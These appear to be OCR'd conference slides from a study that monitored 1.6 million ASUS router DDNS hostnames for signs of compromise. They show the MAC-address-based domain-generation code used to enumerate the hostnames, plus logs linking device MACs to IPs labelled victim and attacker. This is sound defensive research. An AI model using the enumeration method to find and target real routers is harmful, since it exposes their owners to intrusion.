


The VPN functionality is a selling point

SSH Server

SSH Server function can perform various tasks.

- **Port Forwarding**
- **Access to the connected USB-HDD**



Files connected to the router via USB-HDD with SCP

VPN function can act as both a server and a client

- VPN Server
  - There's a possibility of being used as a jump server and being utilized as a residential proxy.

- VPN Client
  - There's a risk of embedded settings connecting to a malicious VPN server, leading to packet interception.

Impact

- **Over 1 million ASUS routers in the world**
- Users may not be aware of the compromise
- High degree of freedom of attack when the attack is successful
  - After changing the router settings, targeting the internal network of the router, etc.

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
6. Summary

Long-Term Monitoring of DDNS Records


A0:36:BC:56:46:0C



ASUS's Prefix 16^6 combinations
We have 20 of them

a72cfce46700348b01b36e949bb3
8af34.asuscomm.com

335,544,320
combinations of FQDN



1,629,000
FQDN monitored

Dataset

Number of FQDN

- 1,629,000

Period

- 3.5 months (June 19 to September 30, 2023)


Resolution

- Onece a day


Elements
Date
MAC Address
DDNS Domain (MAC address-based)
IP Address
Country (GeoIP)
AS number (GeoIP)

```
2023/06/19,A036BC50D870,a1602b0db667bea49456e0fca5a0e8961.asuscomm.com,172.200.200.158,United Kingdom,8075
2023/06/20,A036BC50D870,a1602b0db667bea49456e0fca5a0e8961.asuscomm.com,172.200.200.158,United Kingdom,8075
2023/06/21,A036BC50D870,a1602b0db667bea49456e0fca5a0e8961.asuscomm.com,172.200.200.158,United Kingdom,8075
2023/06/22,A036BC50D870,a1602b0db667bea49456e0fca5a0e8961.asuscomm.com,172.200.200.158,United Kingdom,8075
2023/06/23,A036BC50D870,a1602b0db667bea49456e0fca5a0e8961.asuscomm.com,172.200.200.158,United Kingdom,8075
2023/06/24,A036BC50D870,a1602b0db667bea49456e0fca5a0e8961.asuscomm.com,172.200.200.158,United Kingdom,8075
```

IP Address by Country (Top 50)




IP Address by Country (Europe)



Possible change of the DDNS algorithm

- **# of MD5Hash based DDNS domain is decreasing**
- **On the other hand, domain staring with ’b’ is increasing**



- **DDNS domain generation algorithm is updated on ASUS Router App**

Change of the domain generation algorithm

Before

```
// str = MAC_Address
return "A" + md5hash(str.replace(":", "").toUpperCase()) + ".asuscomm.com";
```

After

```
String upperCase = md5hash((str.replace(":", "").toUpperCase() + "_" +
      System.currentTimeMillis()).toUpperCase())
            .substring(0, 28).toUpperCase();
String upperCase2 = md5hash(upperCase).substring(28, 32).toUpperCase();
return "B" + upperCase + upperCase2 + ".asuscomm.com";
```

- It is still MAC address-based
- System UNIX TIME ms is added as a salt
- 2 times hash() and string split/concat.

Harder / more computation to guess

Suspicious MAC Address

Total MACs(FQDNs) brute-forced (= 20 MAC prefix)		335,544,320
MACs that returned A records		**1,629,035**
	Private/shared address excluded	1,502,726
	IP Address changed	502,135
	AS changed	**54,268**
	Country changed	**18,835**

Unique IP addresses	**6,567,920**
ASs	12,978
Countries	221

Assumptions

- Frequent **AS/Country change will not occur** under normal use
- **DDNS domain and IP address should be 1 to 1** relationship
  - DDNS : IP Addr == N : 1 is suspicious
- IP address should mostly belong to **residential internet service provider**
  - Cloud pvovider, hosting provider and DOD are suspicious
- The host is a ASUS router
  - 8443/tcp shows ASUS WebUI

Possible Compromise (or misuse)

1. IP address alternates but both of them are accessible via 8443/tcp (WebUI)
2. Multiple domains for one IP address
3. IP address is not of residential ISP
4. U.S. DoD's address
5. It's not ASUS router

Possible Compromise (or misuse)

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
1. Both IPs are accessible via 8443/tcp (ASUS WebUI)

Is it possible that one of them is proxied?




1. Both IPs are accessible via 8443/tcp (ASUS WebUI)

2023/05/10 22:02:21,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.244.47,China,4134
2023/05/21 01:22:10,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,121.161.88.28,South Korea,4766
2023/05/21 12:28:29,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,121.161.88.28,South Korea,4766
2023/05/21 23:43:17,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,121.161.88.28,South Korea,4766
2023/05/23 01:18:39,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.246.197,China,4134
2023/05/23 12:08:47,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.246.197,China,4134
2023/05/24 01:19:33,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,121.161.88.28,South Korea,4766
2023/05/25 00:47:15,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.241.239,China,4134
2023/05/25 11:54:45,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.241.239,China,4134
2023/05/27 06:14:24,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.243.146,China,4134
2023/05/28 06:10:57,708 **Victim (CN)** 43473e3560.asuscomm.com,106.89.243.146,China,4134
2023/05/29 00:07:03,708 43473e3560.asuscomm.com,106.89.243.146,China,4134
2023/05/30 00:34:53,708 43473e3560.asuscomm.com,106.89.246.194,China,4134
2023/05/30 12:03:40,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.246.194,China,4134
2023/06/01 01:10:42,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.245.139,China,4134
2023/06/01 14:42:18,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.245.139,China,4134
2023/06/06 02:17:57,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.244.175,China,4134
2023/06/06 15:09:12,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.244.175,China,4134
2023/06/07 01:53:27,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.244.175,China,4134
2023/06/13 04:23:32,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.240.190,China,4134
2023/06/13 16:49:51,708 .asuscomm.com,106.89.240.190,China,4134
2023/06/14 05:07:52,708 **Attacker (KR)** .asuscomm.com,121.161.88.28,South Korea,4766
2023/06/14 14:47:21,708 **always the same IP address** .asuscomm.com,121.161.88.28,South Korea,4766
2023/06/15 02:37:28,708 .asuscomm.com,106.89.242.70,China,4134
2023/06/15 14:14:17,708 .asuscomm.com,106.89.242.70,China,4134
2023/06/15 23:16:45,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.242.70,China,4134
2023/06/20 00:39:53,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.243.148,China,4134
2023/06/22 02:18:46,708BCDCFEA68,a47a922a54b5110503450d043473e3560.asuscomm.com,106.89.247.195,China,4134

South Korea
China

